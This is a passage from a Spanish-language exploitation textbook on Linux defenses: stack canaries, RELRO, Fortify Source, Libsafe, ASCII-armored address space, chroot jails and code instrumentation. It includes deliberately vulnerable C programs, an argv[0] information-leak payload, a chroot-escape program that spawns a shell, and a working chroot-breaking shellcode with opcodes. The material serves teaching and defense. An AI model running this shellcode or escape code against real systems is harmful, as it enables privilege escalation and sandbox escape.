#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <unistd.h>
unsigned int get_random_canary()
{
    unsigned int ret;
    int fd = __open ("/dev/urandom", O_RDONLY);
    if (fd >= 0)
    {
        ssize_t reslen = __read (fd, &ret, sizeof (ret));
        __close (fd);
```




```

    if (reslen == (ssize_t) sizeof (ret))
        return ret;
    else
        return 0xff0a0000;
}
return 0xff0a0000;
}
void set_new_canary()
{
    unsigned int canary = get_random_canary();
    asm("movl %0, %%gs:0x14" : : "r" (canary));
}
unsigned long get_canary()
{
    __asm__ ("movl %%gs:0x14,%eax");
}
void vuln(char *str)
{
    char nombre[128];
    printf("Current Canary = 0x%08lx\n", get_canary());
    strcpy(nombre, str);
}
int main(int argc, char *argv[])
{
    pid_t child;
    int status, i;
    printf("Original Canary = 0x%08lx\n", get_canary());
    for ( i = 0; i < 4; i++ )
    {
        if ( (child = fork()) < 0 ) {
            fprintf(stderr, "error: fork()\n");
            exit(1);
        }
        else if ( child == 0 ) {
            set_new_canary();
            if ( argc > 1 )
                vuln(argv[1]);
            exit(0);
        }
        else
            wait(&status);
    }
    return 0;
}

```

El programa crea cuatro nuevos procesos y espera a que cada uno de ellos termine. Por cada proceso hijo, la función `set_new_canary()` genera un número entero aleatorio y lo asigna al contenido de `%%gs:0x14`, sustituyendo el valor *canary* original heredado del padre. Luego se ejecuta `vuln()`, que simula un stack overflow común e imprime el *canary* actual.

Si comentamos la línea correspondiente a `set_new_canary()`, comprobaremos cómo el *canary* establecido se mantiene constante para todos los procesos. Observe en la imagen la diferencia entre ambos casos.



```

blackngel@bbc ~
blackngel@bbc:~$ ./vuln black
Original Canary = 0xABFD0100
Current Canary = 0xABFD0100
Current Canary = 0xABFD0100
Current Canary = 0xABFD0100
Current Canary = 0xABFD0100
blackngel@bbc:~$
blackngel@bbc:~$
blackngel@bbc:~$
blackngel@bbc:~$
blackngel@bbc:~$
blackngel@bbc:~$
blackngel@bbc:~$ gcc vuln.c -o vuln
blackngel@bbc:~$ ./vuln black
Original Canary = 0xF7826200
Current Canary = 0x70282555
Current Canary = 0xD8861ADB
Current Canary = 0x86C116D8
Current Canary = 0x189C6923
blackngel@bbc:~$

```

Imagen 07.04: Aleatorización artificial del canary.

La solución que hemos ideado no es perfecta. Si la función que llama a `set_new_canary()` se encuentra protegida a sí misma por GCC (por ejemplo si contuviese un buffer), entonces habría que restaurar el valor *canary* original antes de permitir que ésta retorne, o un error sería detectado. No obstante lo dicho, la idea que planteamos, por simple, puede agregar una nueva capa de seguridad a su aplicación de red evitando los ataques de fuerza bruta que se ejecutan byte por byte.

7.4. Relocation Read-Only (RELRO)

En el capítulo 6 describimos al menos superficialmente las secciones DTORS y GOT. Durante mucho tiempo ambos han sido dos objetivos susceptibles de ser sobrescritos por un atacante para redirigir el flujo de ejecución de un programa. La tabla GOT, que es un análogo de la tabla IAT en sistemas Windows, resulta especialmente valiosa para un exploiter puesto que los programas de usuario utilizan decenas de funciones cuyas direcciones se encuentran almacenadas en la misma, lo que nos otorga muchas oportunidades de obtener el control.


El funcionamiento de esta tabla de búsqueda es muy simple: el cargador de ejecutables con formato ELF lleva a cabo un proceso conocido como *lazy binding* o, en la lengua de Cervantes, enlace perezoso. Básicamente, su objetivo es postergar la obtención de las direcciones de las llamadas de librería hasta que éstas sean invocadas. Por lo tanto, cuando el binario es cargado en memoria y una función es llamada por primera vez, la PLT o Procedure Linkage Table realiza un salto (`jmp`) a la GOT y descubre que la entrada en cuestión todavía no ha sido resuelta (ésta contiene de hecho una dirección de regreso hacia la PLT), por lo que invoca al Runtime Linker o `rtld` para que resuelva la dirección del símbolo de la función concreta y la almacene finalmente en la GOT. Las siguientes llamadas no tienen que volver a pasar por este proceso de resolución y se utiliza directamente la dirección almacenada en la entrada GOT correspondiente.

Este método de enlace se diseñó para mejorar los tiempos de carga de los procesos, pero la eficiencia se torna insegura dado que proporciona a un atacante secciones con permisos de escritura cuando solo deberían ser de lectura. Para mitigar este defecto se desarrolló RELRO, cuya misión es realizar todo el proceso de resolución de direcciones en tiempo de carga, lo que se conoce como *bind now*, y luego

se cambian los permisos de las secciones `.got`, `.ctors`, `.ctors`, `.dynamic` y `.jcr` estableciéndolas como de solo lectura.

Las opciones de GCC que activan las citadas protecciones son: `-z relro` y `-z now`. Si la última opción no se utiliza, en realidad se está realizando un RELRO parcial, lo que significa que todas las secciones excepto la GOT son reordenadas de modo que se sitúan antes que las zonas de datos, pero esta última seguiría teniendo permisos de escritura. Cabe mencionar, que cuando un RELRO completo es realizado, el tiempo de carga se incrementa considerablemente para ciertas aplicaciones, y algunas de ellas ni siquiera son compatibles con este procedimiento como ya ha ocurrido con X o Transcode.

Si ejecutamos en una consola de comandos el siguiente script de Tobias Klein: <http://www.trapkit.de/tools/checkrelro.sh> en la versión estable de Ubuntu 12.04, obtenemos el resultado que se ve en la siguiente imagen.




```

blackngel@bbc:~$ sudo ./checkrelro.sh --proc-all
[sudo] password for blackngel:
init (1) - full RELRO
NetworkManager (1014) - partial RELRO
cupsd (1015) - partial RELRO
polkitd (1020) - partial RELRO
wpa_supplicant (1076) - partial RELRO
getty (1090) - partial RELRO
getty (1094) - partial RELRO
getty (1109) - partial RELRO
getty (1110) - partial RELRO
getty (1112) - partial RELRO
acpid (1121) - partial RELRO
cron (1194) - partial RELRO
atd (1195) - partial RELRO
lightdm (1198) - partial RELRO
lrqbalance (1201) - partial RELRO
Xorg (1208) - partial RELRO
whoopsie (1227) - partial RELRO
getty (1379) - partial RELRO
accounts-daemon (1389) - partial RELRO
console-kit-dae (1406) - partial RELRO
upowerd (1519) - partial RELRO
lightdm (1549) - partial RELRO

```

Imagen 07.05: Aplicaciones protegidas mediante RELRO.

El resultado es que la mayoría de los binarios solamente son protegidos de forma parcial utilizando RELRO, obviando el enlace directo o `bind now`, por lo que los ataques de los exploiters contra la GOT todavía siguen siendo viables. Comentaremos a modo de curiosidad que el navegador Firefox si implementa una protección completa tal y como se observa en la ilustración.



```

blackngel@bbc:~$ ps -ax | grep /lib/firefox/firefox
warning: bad ps syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
2658 ?        Sl      0:36 /usr/lib/firefox/firefox
5176 pts/0    S+     0:00 grep --color=auto /lib/firefox/firefox
blackngel@bbc:~$ sudo readelf -l /proc/2658/exe | grep GNU_RELRO
GNU_RELRO  0x014cf0 0x00015cf0 0x00015cf0 0x00310 0x00310 R    0x1
blackngel@bbc:~$ sudo readelf -d /proc/2658/exe | grep BIND_NOW
0x00000018 (BIND_NOW)
blackngel@bbc:~$

```

Imagen 07.06: Full RELRO en el navegador Firefox.

7.5. Fortify Source

La protección Fortify Source es una medida preventiva aplicada a nivel de compilación del código fuente. El objetivo es mitigar los errores de buffer overflow más comunes sustituyendo las llamadas habituales de copia de cadenas o de entrada de datos por otras que realizan comprobaciones de seguridad.

A partir de la distribución 4 de Fedora Core de Linux, el compilador GCC comenzó a hacer uso de la directiva `-D_FORTIFY_SOURCE`. Ésta puede determinar aquellas funciones que manejan buffers de tamaño fijo, y puede decidir en esos casos realizar los cambios necesarios para evitar un límite en la capacidad de almacenamiento ante un exceso de entrada de datos. Pongamos un ejemplo:

```
char buffer[16];
strcpy(buffer, "blackngel");
```

Cuando el compilador se encuentra con las sentencias anteriores, puede determinar mediante la interpretación del propio lenguaje que la copia de cadena que se va a producir en tiempo de ejecución es segura, por lo tanto, `strcpy()` es invocado sin más reacción. Ahora observemos otro caso:

```
char buffer[16];
strcpy(buffer, source);
```

Es muy probable que hasta que el binario se encuentre en ejecución, no sea posible determinar la longitud exacta del buffer `source`. En este caso, si la directiva `-D_FORTIFY_SOURCE=1` o `-D_FORTIFY_SOURCE=2` ha sido definida, entonces la función `strcpy()` será sustituida por una llamada a una alternativa segura `__strcpy_chk()`. El proceso que se produce es el siguiente, primero se obtiene el tamaño del buffer de destino, el cual se conoce en tiempo de compilación debido a que ha sido declarado fijo, a partir de la siguiente macro:

```
#define os(ptr) __builtin_object_size (ptr, 0)
```

Luego podemos ver la redefinición de la función original `strcpy()`.

```
#define strcpy(dst, src) \
    __builtin__strcpy_chk (dst, src, os (dst))
```

Y finalmente en la llamada sustitutiva, que será invocada durante la ejecución del programa, se comprueba que la longitud del buffer de origen no sea superior a la longitud del buffer destino anteriormente calculado.

```
char * __strcpy_chk (char *d, const char *s, __SIZE_TYPE__ size)
{
    /* If size is -1, GCC should always optimize the call into strcpy.  */
    if (size == (__SIZE_TYPE__) -1)
        abort ();
    ++chk_calls;
    if (strlen (s) >= size)
        __chk_fail ();
    return strcpy (d, s);
}
```

Además de algunas comprobaciones extras, la diferencia principal entre `-D_FORTIFY_SOURCE=1` y `-D_FORTIFY_SOURCE=2`, es que la segunda opción no permitirá que el especificador de formato `%n` provenga de una sección con permisos de escritura, lo cual se produce normalmente ante un ataque de cadenas de formato. Además, el parámetro de acceso directo solo será válido si se consumen también todos los *tokens* o argumentos anteriores, de modo que el especificador `%3$d` solo será útil si se utilizan también `%2$d` y `%1$d`.

Como es de esperar en estos casos, aunque la apariencia de la protección simula ser muy robusta, ya han sido descubiertos varios errores en la implementación que permiten evadir las medidas de seguridad.

En el artículo “A Eulogy for Format Strings” publicado en el número 67 de la revista Phrack, se demostraba la existencia de un desbordamiento de entero en la variable `nargs` que se producía al utilizar un parámetro de acceso directo o parámetro posicional grande. Este valor condicionaba una posterior llamada a `alloca()`, cuya misión es reservar memoria en el stack, de esta manera se producía un desplazamiento de pila controlado que podría conducir a la desactivación del bit `_IO_FLAGS2_FORTIFY`, y por lo tanto a que no fuera posible la ejecución de las comprobaciones habituales de seguridad. Las aplicaciones `sudo` y `lppaswd` de CUPS ya han sido explotadas utilizando esta técnica.

Nota

En la fecha en que se escribe el libro, la plataforma `x86_64` no parece vulnerable a este desbordamiento de entero.

Otro curioso truco que ya ha sido demostrado consiste en que el mensaje de error mostrado por las directivas de seguridad cuando un desbordamiento de buffer es detectado, utiliza el nombre del programa a través de `argv[0]`.

```
void
__attribute__((noreturn))
__fortify_fail (msg)
const char *msg;
{
    while (1)
        __libc_message (2, "*** %s ***: %s terminated\n",
                        msg, __libc_argv[0] ? "<unknown>" : "");
}
```

Si dicho puntero puede ser alterado para redireccionarlo hacia otro lugar de la memoria, entonces un atacante podrá obtener información sobre el espacio asignado al proceso, lo que sería especialmente peligroso en una aplicación con el bit *suid* activado. Mostramos un breve ejemplo, burdo pero ilustrador.


```
#include <stdio.h>
#include <string.h>
char key[] = {'S', 'E', 'C', 'R', 'E', 'T', 'O', '\0'};
void vuln(char *str)
{
    char nombre[128];
```

```

strcpy(nombre, str);
}
int main(int argc, char *argv[])
{
    if ( argc > 1 )
        vuln(argv[1]);
    return 0;
}

```

En la imagen siguiente vemos la diferencia entre el resultado de un desbordamiento normal y otro controlado.



```

blackngel@bbc:~
blackngel@bbc:~$ objdump -t ./vuln | grep key
0804a018 g     0 .data 00000008 key
blackngel@bbc:~$ ./vuln perl -e 'print "A"x200'
*** stack smashing detected ***: ./vuln terminated
Violación de segmento (core) generado
blackngel@bbc:~$ ./vuln perl -e 'print "\x18\xa0\x04\x08"x90'
*** stack smashing detected ***: SECRETO terminated
===== Backtrace: =====
/lib/i386-linux-gnu/libc.so.6(__fortify_fail+0x45)[0xb76a40e5]
/lib/i386-linux-gnu/libc.so.6(+0x10409a)[0xb76a409a]
SECRETO[0x804847a]
SECRETO[0x804a018]

```

Imagen 07.07: Fuga de información con Fortify Source.

7.6. Reemplazo Libsafe

Con el ánimo de ser lo más exhaustivos y completos en nuestro estudio, mencionaremos en adelante algunas protecciones adicionales que a lo largo del tiempo han visto la luz en el mundo de la anti-explotación.

La librería dinámica Libsafe, desarrollada originalmente por Lucent Technologies de los laboratorios Bell (la versión 2.0 fue desarrollada en 2001 por Avaya Labs), consiste en un reemplazo para las siguientes funciones: `strcpy()`, `strncpy()`, `wstrcpy()`, `wcpcpy()`, `wscncpy()`, `strcat()`, `getwd()`, `gets()`, `scanf()`, `fscanf()`, `vscanf()`, `realpath()`, `sprintf()` y `vsprintf()`.

Al precargar esta librería en cualquier proceso, las llamadas a dichas funciones son interceptadas y sustituidas por las nuevas, que se supone constituyen una alternativa segura de cada una de ellas. Su uso es sencillo, una vez descargada la librería se configura la variable de entorno `LD_PRELOAD` como sigue:

```

$ LD_PRELOAD=/lib/libsafe.so.2
$ export LD_PRELOAD

```

Otro acercamiento más global es definir la precarga de la librería de forma definitiva y para todas las aplicaciones de la siguiente forma:

```

# echo '/lib/libsafe.so.2' >> /etc/ld.so.preload

```


Luego se ejecutan las aplicaciones según la costumbre y la librería se encarga del resto. Obviamente, esto no se trata ni de una solución definitiva ni está comúnmente estandarizada. Las copias de datos byte a byte que se producen a menudo en bucles no disponen de protección alguna.

Citaremos para terminar algunas otras limitaciones que hacen que Libsafe no se haya tenido muy en cuenta en las distribuciones más habituales de Linux:

- Solo funciona en procesadores x86.
- No funciona con programas compilados con la opción `-fomit-frame-pointer`.
- No funciona con programas compilados de forma estática.
- No todas las funciones de movimiento de datos son cubiertas.
- `LD_PRELOAD` no puede realizarse sobre binarios *suid*.

7.7. ASCII Armored Address Space

El mecanismo AAAS o *ASCII Armored Address Space* carga todas las librerías compartidas en los primeros 16 megabytes del espacio de memoria del proceso, es decir, desde `0x00000000` hasta `0x00ffffff`. La elección específica de la direcciones virtuales es un poco más elaborada que esta simplificación y parte de una solución presentada por Solar Designer como un parche para el kernel de Linux. Por lo tanto, cualquier llamada o función de librería, como por ejemplo las habituales `system()` o `mprotect()`, contendrán siempre un valor *null* como byte más significativo, y las funciones de copia de datos habituales como `strcpy()` cortarán el payload insertado por un atacante.

AAAS no resulta una medida tan efectiva en una arquitectura *little-endian* como lo puede ser en *big-endian* (por ejemplo los procesadores Motorola o PA-RISC). Esta última, provocaría que la escritura de un valor *null* como byte más significativo sea el primero en ser cortado por una función de copia de cadenas, frustrando la posibilidad de corromper una dirección de retorno con los otros 24 bits de la dirección virtual elegida.

Aunque la idea es francamente interesante, no cumple todas las expectativas ni resulta satisfactoria contra algunas de las técnicas que ya hemos detallado. Por un lado, recordamos que disponemos de toda una familia de funciones de entrada que admiten toda clase de datos binarios, entre ellos los bytes *null* o finalizadores de cadena. Por el otro, aunque Return to Libc sea relativamente mitigado (ya demostramos en la sección 4.1.1 que esto no es del todo cierto), un exploit avezado siempre puede redirigir el flujo hacia una entrada en la PLT e incluso utilizar técnicas ROP para escribir en direcciones arbitrarias de la memoria. Una idea complementaria para evitar los ataques ROP sería desplazar el propio código del binario (sección `.text` del formato ELF) al espacio designado para AAAS. Como un ejemplo realmente cercano y curioso, los ejecutables compilados para la plataforma Microsoft Windows (PE o Portable Executable) mapean su código a partir de la dirección de memoria virtual `0x00400000`.

Un ejemplo práctico de ataque consiste en retornar varias veces sobre la entrada de `strcpy()` en la PLT de un programa vulnerable, pasando como argumentos la dirección de una entrada en la GOT y los bytes correspondientes de la dirección de `system()`. Vea la siguiente ilustración para una comprensión más clara del exploit:




Imagen 07.08: Elaborado ataque return2plt encadenado.

He aquí pues un ejemplo de ROP en acción muy efectivo. Por otro lado, en aquellos sistemas cuyas librerías compartidas utilicen el registro EBP para acceder a los argumentos de función, también sería posible sobrescribir el *frame pointer* guardado estableciendo un marco de pila artificial al principio del buffer vulnerable y luego ejecutar una función como `system()`.




Imagen 07.09: Control del marco de pila en funciones de librería.

Lo cierto es que las condiciones particulares de cada exploit deberían ser estudiadas con detenimiento, y es probable que la dirección de la función con la que se altera la dirección de retorno guardada en realidad debería apuntar pasado el prólogo de función de la misma, de modo que el registro EBP no vuelva a ser modificado de forma accidental. El concepto que el lector debe asimilar, es que hemos creado un nuevo marco de pila falso para contener los argumentos de la llamada de librería dentro del buffer vulnerable, y así, es posible inyectar como último valor una dirección cuyo byte más significativo puede ser un *null* que finalice la cadena.

7.8. Jaulas con `chroot()`

Utilizamos el término `chroot()` cuando queremos referirnos a una llamada del sistema o *syscall* que se encuentra definida en el kernel de Linux, y simplemente `chroot` cuando hablamos de una orden que puede ser invocada a través del intérprete de comandos o shell. La misión de ambas es encerrar a un proceso y a sus hijos (si es que los tiene) en una especie de jaula, más conocida en tiempos modernos como *sandbox*, de modo que dicho proceso no pueda acceder a recursos que se encuentren detrás de un directorio especificado.

El kernel mantiene un descriptor para cada proceso en ejecución (`task_struct`) que a su vez contiene un elemento (`fs_struct`) que indica el directorio raíz asignado a los mismos. Una llamada a `chroot()` o *change root* puede cambiar el directorio establecido por defecto, que normalmente será `/` e impedir que un programa acceda a ficheros ajenos al entorno restringido. Por ejemplo, si una aplicación es enjaulada mediante `chroot` en `/home/user/jaula`, si ésta intenta llamar a un programa externo como `/bin/ls`, en realidad el proceso estará intentando acceder a `/home/user/jaula/bin/ls`, pero nunca será consciente ni estará dentro de su campo de visión el directorio raíz original `/`. Pudiese parecer una buena medida para prevenir los efectos de una post-explotación, minimizando así los riesgos de que el atacante pueda expandirse más allá de un territorio limitado, pero la realidad es bien distinta y este mecanismo de seguridad no carece de sus inconvenientes.

Nota

Crear una jaula con `chroot` dentro del directorio `HOME` de un usuario nunca ha sido una buena idea ni es aconsejado para obtener un entorno seguro. Se trata tan solo de un ejemplo ilustrativo.

Lo cierto es que la mayoría de las aplicaciones requieren un acceso continuo a ficheros de configuración por defecto, librerías de enlace dinámico y muchos otros elementos que deberán ser replicados dentro de la jaula para que el proceso funcione correctamente dentro del `chroot`. Por lo general se consigue haciendo uso de la aplicación `debootstrap`, cuya misión es instalar un sistema básico bajo un subdirectorio específico. Esto podría conseguirse mediante una orden como la siguiente:

```
# debootstrap --arch=i386 hardy /home/blackngel/jaula/  
http://archive.ubuntu.com/ubuntu/
```


Pero como decíamos, la seguridad se encuentra bastante lejos de ser infalible, y si dentro de la jaula se está ejecutando un programa vulnerable con el bit *suid* activado, un atacante podría explotar dicho programa y obtener privilegios de *root*. La cuestión es que una vez obtenidos los permisos de administrador, existe un truco para conseguir escapar de la jaula. De hecho, la propia página man de Linux nos indica el cómo:

"This call does not change the current working directory, so that after the call '.' can be outside the tree rooted at '/'. In particular, the superuser can escape from a "chroot jail" by doing:

mkdir foo; chroot foo; cd .."

Por lo tanto, dado que la syscall *chroot()* no ejecuta un *chdir()* interno, podemos escapar de la jaula creando un nuevo directorio, estableciendo la nueva ruta raíz allí llamando a *chroot()* y luego cambiando al directorio padre cuantas veces sea necesario. El siguiente listado muestra este proceso:

```
#include <stdlib.h>
#include <stdio.h>
int main(int argc, char **argv)
{
    int i;
    mkdir("breakdir", 0700);
    chroot("breakdir");
    for ( i = 0; i < 100; i++ )
        chdir("../");
    chroot(".");
    execl("/bin/sh", "/bin/sh", NULL);
}
```

Observe en la siguiente ilustración el proceso de establecimiento de la jaula y cómo la ejecución del código anterior nos permite liberarnos.

```
blackngel@bbc: -
blackngel@bbc:~$ sudo chroot testdir/
root@bbc:/# pwd
/
root@bbc:/# ls
bin  break  breakdir  etc  initrd  media  opt  proc  sbin  sys  usr
boot break.c dev  home  lib  mnt  otra  root  srv  tmp  var
root@bbc:/# ./break
# ls
bin  etc  lib  opt  sbin  tmp  vmlinuz.old
boot home  lost+found  proc  selinux  usr
cdrom  initrd.img  media  root  srv  var
dev  initrd.img.old  mnt  run  sys  vmlinuz
#
```

Imagen 07.10: Escapando de una jaula chroot.

En consecuencia, nadie le impide programar un shellcode que ejecute dichas acciones y que pueda introducir como payload en su exploit favorito. A continuación mostramos un ejemplo obtenido de la inagotable página de contenidos de seguridad packetstormsecurity.com.

```
; linux/x86 break chroot 79 bytes
; root@thegibson
; 2009-12-30
section .text
```

```

global _start

_start:
    ; setuid(0);
    mov al, 23
    xor ebx, ebx
    int 0x80

    ; mkdir("...", 0700);
    mov al, 39
    cdq
    push edx
    push byte 0x20
    push word 0x2e2e
    mov ebx, esp
    mov cx, 0700
    int 0x80

    ; chroot("...");
    mov al, 61
    mov ebx, esp
    int 0x80

    ; for ( i = 100; i > 0; i-- )
    ; {
    ;     chdir("..");
    ; }
    pop dx
    xor ecx, ecx
    push ecx
    push dx
    mov cl, 100
up:
    mov al, 12
    mov ebx, esp
    int 0x80
loop up

    ; chroot(".");
    mov al, 61
    xor ecx, ecx
    mov [esp + 1], cl
    mov ebx, esp
    int 0x80

    ; execve("/bin/sh", 0, 0);
    mov al, 11
    xor ecx, ecx
    push ecx
    push dword 0x68732f6e
    push dword 0x69622f2f
    mov ebx, esp
    cdq
    int 0x80

```

Y sus correspondientes *opcodes*:

```
"\xb0\x17\x31\xdb\xcd\x80\xb0\x27\x99\x52\x6a\xe\x66\x68\xe\x2e\x89\xe3\x66\xb9\xcd\x01\xcd\x80\xb0\x3d\x89\xe3\xcd\x80\x66\x5a\x31\xc9\x51\x66\x52\xb1\x64\xb0\x0c\x89\xe3\xcd\x80\xe2\xf8\xb0\x3d\x31\xc9\x88\x4c\x24\x01\x89\xe3\xcd\x80\xb0\x0b\x31\xc9\x51\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x99\xcd\x80"
```

Si usted tiene por objetivo invocar en su código la función `chroot()`, hágalo de la siguiente forma:

```
chroot("/mnt/chroot/directorio");
chdir("/");
```

Entrando así dentro de la nueva estructura de directorios que establece los límites de la jaula.

Los exploiters siempre han encontrado vías de escape a las fronteras que se les han ido interponiendo. Estos conocimientos formarán ahora una parte integral de su arsenal de habilidades. Cuídelas, póngase en forma, y mantenga al resto del mundo informado de que la seguridad es un equilibrista que camina sobre la cuerda floja con los ojos vendados.

Nota

`jail` y `jail()` son respectivamente un comando y una llamada de sistema utilizados en FreeBSD para crear jaulas con parámetros más específicos.

7.9. Instrumentación de código

Existen infinidad de analizadores de código estáticos y dinámicos (algunos de ellos con precios francamente prohibitivos para el usuario común), que intentan encontrar la mayor cantidad de fallos posibles antes de que la aplicación en cuestión sea llevada a un entorno de producción real. Se trata de soluciones externas cuyo análisis, por desgracia, escapa al ámbito de este libro.

Lo que por el contrario sí nos gustaría comentar, es una propuesta formulada por tres investigadores de la Universidad de Columbia cuya pretensión no es solo detectar errores de desbordamiento de buffer (tanto en el stack como el heap), sino instrumentar el código fuente para que éste sea capaz de recuperarse ante dichos errores de un modo automático. Cuando un ataque es detectado, se redirige el flujo de ejecución hacia un manejador especial que puede restaurar el estado normal de la aplicación y permitir que ésta continúe en un punto previo.

La solución que han implementado se basa en mover todos los buffers locales estáticos al montículo o heap. Por ejemplo, el siguiente código...

```
int func()
{
    char buffer[128];
    /* . . . */
    return val;
}
```

... sería sustituido por este reemplazo:

```
int func()
{
    char *buffer = pmalloc(128);
```



```
/* . . . */  
pfree(buffer);  
return val;  
}
```

En el listado anterior, `pmalloc()` es un envoltorio de `malloc()` que invoca a `mmap()` para reservar dos páginas de memoria protegidas contra escritura y utilizadas como guardas que se encontrarán siempre antes y después del buffer asignado.

Creemos que no hace falta proceder más allá con la explicación. Ya que esta implementación trabaja con la granularidad de una página (habitualmente 4096 bytes en Linux sobre x86), cada pequeña asignación requiere una pérdida de recursos considerable. De hecho, un test de rendimiento sobre el servidor web Apache ha demostrado que el *performance* puede degradarse hasta en un 440%. Por otro lado, el autor de este libro considera dicha solución como una de esas medidas radicales, que si bien se le debe prestar relativa atención a modo de concepto, preferiblemente le aconsejamos al programador que revise su propio código y sea cuidadoso con las operaciones que realiza antes de permitir que un software externo realice tales alteraciones sobre su aplicación.

Si usted se encuentra en la etapa de depuración de una aplicación que pronto será puesta a disposición del público, otra solución más robusta y ampliamente reconocida es Valgrind, un conjunto de herramientas de análisis dinámico que pueden detectar errores en la gestión de la memoria de forma automática. Valgrind proporciona varias utilidades no intrusivas evitando la recompilación de los binarios a examinar. Memcheck o *memory-check* es una de las herramientas más interesantes, su objetivo es ejecutar un binario pasado como argumento dentro de una CPU emulada por software, al tiempo que agrega su propio código de instrumentación para comprobar todos los accesos a memoria que se producen durante el tiempo de procesado. Además, Memcheck también puede detectar inconsistencias en las librerías externas enlazadas con el binario. Si hablamos de rendimiento, la documentación nos informa que la aplicación puede correr entre 10 y 50 veces más lento que si ésta se ejecuta de forma nativa, pero Valgrind está diseñada como una solución de depuración y detección de errores, por lo que dicho deterioro del rendimiento o *performance* se considera dentro de lo aceptable.

